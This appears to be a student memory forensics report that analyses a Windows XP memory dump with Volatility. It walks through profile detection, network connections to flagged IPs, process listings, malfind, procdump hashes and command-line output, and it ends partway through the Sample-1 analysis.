MEMORY FORENSIC ANALYSIS REPORT

NAME: TILIJE UZU

Executive Summary:

The memory forensic analysis report evaluates two memory samples (Sample-1 and Sample-2) to identify signs of malicious activity and potential compromises.

- The System Profile of the memory Sample-1 was identified as Windows XP (WinXPSP2x86), while memory Sample-2 was identified as Windows 7 (Win7SP1x86_23418) Operating System.
- The network activities on Sample-1 includes connections to two malicious IPv4 addresses 41.168.5.140 (South Africa) and 125.19.103.198 (India) on port 8080.
- Processes such as explorer.exe on PID 1484, winlogon.exe on PID 608, reader_sl.exe PID 1640 and wuauclt.exe on PID 1136, 1588 were flagged as malicious.
- A suspicious execution of wuauclt.exe with specifically crafted arguments was discovered on the command prompt entries.


- The network Activities of memory Sample-2 includes multiple TCP connections initiated by Avast software using various ranges of IPv4 addresses on port 80, and tcprelay that forward network communication to the attacker controlled remote server.
- Evidence of memory capturing and potential data exfiltration was identified on the system command prompt entries.
- Suspicious command executions were also found involving swriter.exe program and winpmem-1.3.1.exe, which were used to automate and store memory dumps.
- Range of multiple processes that were correlated such as: cmd.exe, iexplore.exe swriter.exe, soffice.exe, soffice.bin winpmem-1.3.1.exe, indicate automation of memory information capturing and potential compromise.

Memory Sample-1 Analysis: *(Sample-1.dmp)*


I started off by identifying the image information to determine the image profile for further analysis. Both the volatility2 and volatility3 were used to get the profile information to arrive in a concrete conclusion of what the image profile is.

- Using the volatility2 plugin ***python2.7 vol.py -f Sample-1.dmp imageinfo*** to query the profile information and the profile was identified as **WinXPSP2x86** which is a Windows XP operating system.
- Using the volatility3 plugin ***python3 vol.py -f Sample-1.dmp windows.info*** to query the profile information and was identified as **2600.xpsp.080413-2111** which is also confirmed as Windows XP operating system.

Volatility2 for profile info: ***python2.7 vol.py -f Sample-1.dmp imageinfo***



Volatility3 for profile info: ***python3 vol.py -f Sample-1.dmp windows.info***




Network Connections: After discovered the image profile I proceeded to check the network connections of the system using volatility2 plugin ***python2.7 vol.py -f Sample-1.dmp –profile=WinXPSP2x86 connscan*** and this revealed that system is making a connection to two(2) external IPv4 address on port 8080 (***41.168.5.140, 125.19.103.198***) and both with process ID 1484.

Volatility2 for network connections: ***python2.7 vol.py -f Sample-1.dmp – profile=WinXPSP2x86 connscan***


```
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ---
0x02087620 172.16.112.128:1038       41.168.5.140:8080         1484
0x023a8008 172.16.112.128:1037       125.19.103.198:8080       1484

┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
```

The IPv4 addresses were further scanned using OSINT sandboxes like VirusTotal to confirm the legitimacy of the connections. However, the result of the IP address activities returned to be malicious and also in turns communicating with multiple malicious files.

IP 41.168.5.140:8080 - *www.virustotal.com/gui/ip-address/41.168.5.140/relations*



IP 125.19.103.198 - *www.virustotal.com/gui/ip-address/125.19.103.198/relations*



❖ Geolocation of the malicious IPv4 Address:

- The IP ***41.168.5.140*** is discovered to be located in South Africa with the address information:

Country	South Africa
State / Province	Gauteng
District	City of Johannesburg Metropolitan Municipality
City	Midrand (Halfway House)
Postal Code	1684
Latitude	-26.0111
Longitude	28.1194
Internet Service Provider (ISP)	Liquid Telecommunications South Africa (Pty) Ltd

- While the IP ***125.19.103.198*** is discovered to be located in India with address information at:


Country	India
State / Province	Rajasthan
District	Jaipur
City	Jaipur (Epip)
Postal Code	302003

Latitude	26.7803
Longitude	75.8334
Internet Service Provider (ISP)	Bharti Airtel

Running Processes:

I further examine the running processes using volatility3 plugin ***python3 vol.py -f Sample1.dmp windows.pslist,*** and this displayed various processes running on the machine such as ***explorer.exe*** on pid 1484, ***reader_sl.exe*** on pid 1640, ***winlogon.exe*** on pid 608, ***wuauclt.exe*** on pid 1136, 1588, and many others as shown in the image below.

Volatility3 for running process: ***python3 vol.py -f Sample-1.dmp windows.pslist***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility3]
└─$ python3 vol.py -f Sample-1.dmp windows.pslist
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0×823c89c8      53      240     N/A     False   N/A     N/A     Disabled
368     4       smss.exe        0×822f1020      3       19      N/A     False   2012-07-22 02:42:31.000000 UTC  N/A     Disabled
584     368     csrss.exe       0×822a0598      9       326     0       False   2012-07-22 02:42:32.000000 UTC  N/A     Disabled
608     368     winlogon.exe    0×82298700      23      519     0       False   2012-07-22 02:42:32.000000 UTC  N/A     Disabled
652     608     services.exe    0×81e2ab28      16      243     0       False   2012-07-22 02:42:32.000000 UTC  N/A     Disabled
664     608     lsass.exe       0×81e2a3b8      24      330     0       False   2012-07-22 02:42:32.000000 UTC  N/A     Disabled
824     652     svchost.exe     0×82311360      20      194     0       False   2012-07-22 02:42:33.000000 UTC  N/A     Disabled
908     652     svchost.exe     0×81e29ab8      9       226     0       False   2012-07-22 02:42:33.000000 UTC  N/A     Disabled
1004    652     svchost.exe     0×823001d0      64      1118    0       False   2012-07-22 02:42:33.000000 UTC  N/A     Disabled
1056    652     svchost.exe     0×821dfda0      5       60      0       False   2012-07-22 02:42:33.000000 UTC  N/A     Disabled
1220    652     svchost.exe     0×82295650      15      197     0       False   2012-07-22 02:42:35.000000 UTC  N/A     Disabled
1484    1464    explorer.exe    0×821dea70      17      415     0       False   2012-07-22 02:42:36.000000 UTC  N/A     Disabled
1512    652     spoolsv.exe     0×81eb17b8      14      113     0       False   2012-07-22 02:42:36.000000 UTC  N/A     Disabled
1640    1484    reader_sl.exe   0×81e7bda0      5       39      0       False   2012-07-22 02:42:36.000000 UTC  N/A     Disabled
788     652     alg.exe 0×820e8da0      7       104     0       False   2012-07-22 02:43:01.000000 UTC  N/A     Disabled
1136    1004    wuauclt.exe     0×821fcda0      8       173     0       False   2012-07-22 02:43:46.000000 UTC  N/A     Disabled
1588    1004    wuauclt.exe     0×8205bda0      5       132     0       False   2012-07-22 02:44:01.000000 UTC  N/A     Disabled
```


- Using volatility3 plugin ***python3 vol.py -f Sample-1.dmp windows.malfind*** to determine processes which might be executing a malicious code on the machine, and the process winlogon.exe on pid 608 was flagged to be suspicious, containing a maliciou execution code:

  WARNING volatility3.plugins.windows.malfind: [proc_id 608] Found suspicious DIRTY + PAGE_EXECUTE_READ page at 0x585000 608 winlogon.exe 0x580000 0x59ffff Vad PAGE_EXECUTE_READ


Volatility3 for malicious code execution: ***python3 vol.py -f Sample-1.dmp windows.malfind***

- To further investigate the running processes for any malicious activities even though when it appears to be a usual legitimate windows processes, using the volatility2 ***plugin python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 procdump --dump-dir*** to dump the processes into EXE executable files.
- The EXE executable files were further analysed using malware sandboxes such as Hybrid Analysis and VirusTotal and it revealed that a trojan malware has been masqueraded into some of the legitimate running processes which includes ***reader_sl.exe*** pid 1640, ***winlogon.exe*** pid 608, ***wuauctl.exe***, and ***explorer.exe*** pid 1484. The explorer.exe process operates on the same pid (1484) with the malicious IPv4 address "***41.168.5.140, 125.19.103.198"*** identified on network connection


Volatility2 for dumping processes as exe files: ***python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 procdump --dump-dir CurrentDirectory***




reader_sl.exe process ID 1640: SHA-256: 5b136147911b041f0126ce82dfd24c4e2c79553b65d3240ecea2dcab4452dcb5



winlogon.exe process ID 608: SHA-256: 1f0253a32462d3b78708be9d592e1afc2de535420cb4004409f160939d407d11




explorer.exe process ID 1484: SHA-256: 48db195007e5ae9fc1246506564af154927e9f3fbfca0b4054552804027abbf2



Libraries (DLL) handled/imported:

- Using the volatility3 plugin ***python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 dlllist --pid 1484*** to examine the DLLs handles by the malicious processes, the results returned loads of DLL imported by the processes, however I narrowed down the point-of-interest to the DLLs imported by the **explorer.exe** process as the process operates on the same PID 1484 with the malicious IPv4 addresses "***41.168.5.140, 125.19.103.198"*** initiating a network connection with the affected system.

Volatility2 for DLLimported:***python2.7 vol.py -fSample-1.dmp --profile=WinXPSP2x86 dlllist --pid 1484***



Command Prompt History:

The volatility3 plugin ***python3 vol.py -f Sample-1.dmp windows.cmdline*** was used to extract the command prompt history and a suspicious entries was discovered which executes unusual argument: *C:\WINDOWS\system32\wuauclt.exe" /RunStoreAsComServer Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1*

Volatility3 for command prompt history: ***python3 vol.py -f Sample-1.dmp windows.cmdline***

```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility3]
└─$ python3 vol.py -f Sample-1.dmp windows.cmdline
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Process Args

4       System  Required memory at 0x10 is not valid (process exited?)
368     smss.exe        \SystemRoot\System32\smss.exe
584     csrss.exe       C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows
rv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ProfileControl=Off MaxRequestThreads=16
608     winlogon.exe    winlogon.exe
652     services.exe    C:\WINDOWS\system32\services.exe
664     lsass.exe       C:\WINDOWS\system32\lsass.exe
824     svchost.exe     C:\WINDOWS\system32\svchost -k DcomLaunch
908     svchost.exe     C:\WINDOWS\system32\svchost -k rpcss
1004    svchost.exe     C:\WINDOWS\System32\svchost.exe -k netsvcs
1056    svchost.exe     C:\WINDOWS\system32\svchost.exe -k NetworkService
1220    svchost.exe     C:\WINDOWS\system32\svchost.exe -k LocalService
1484    explorer.exe    C:\WINDOWS\Explorer.EXE
1512    spoolsv.exe     C:\WINDOWS\system32\spoolsv.exe
1640    reader_sl.exe   "C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe"
788     alg.exe C:\WINDOWS\System32\alg.exe
1136    wuauclt.exe     "C:\WINDOWS\system32\wuauclt.exe" /RunStoreAsComServer Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1
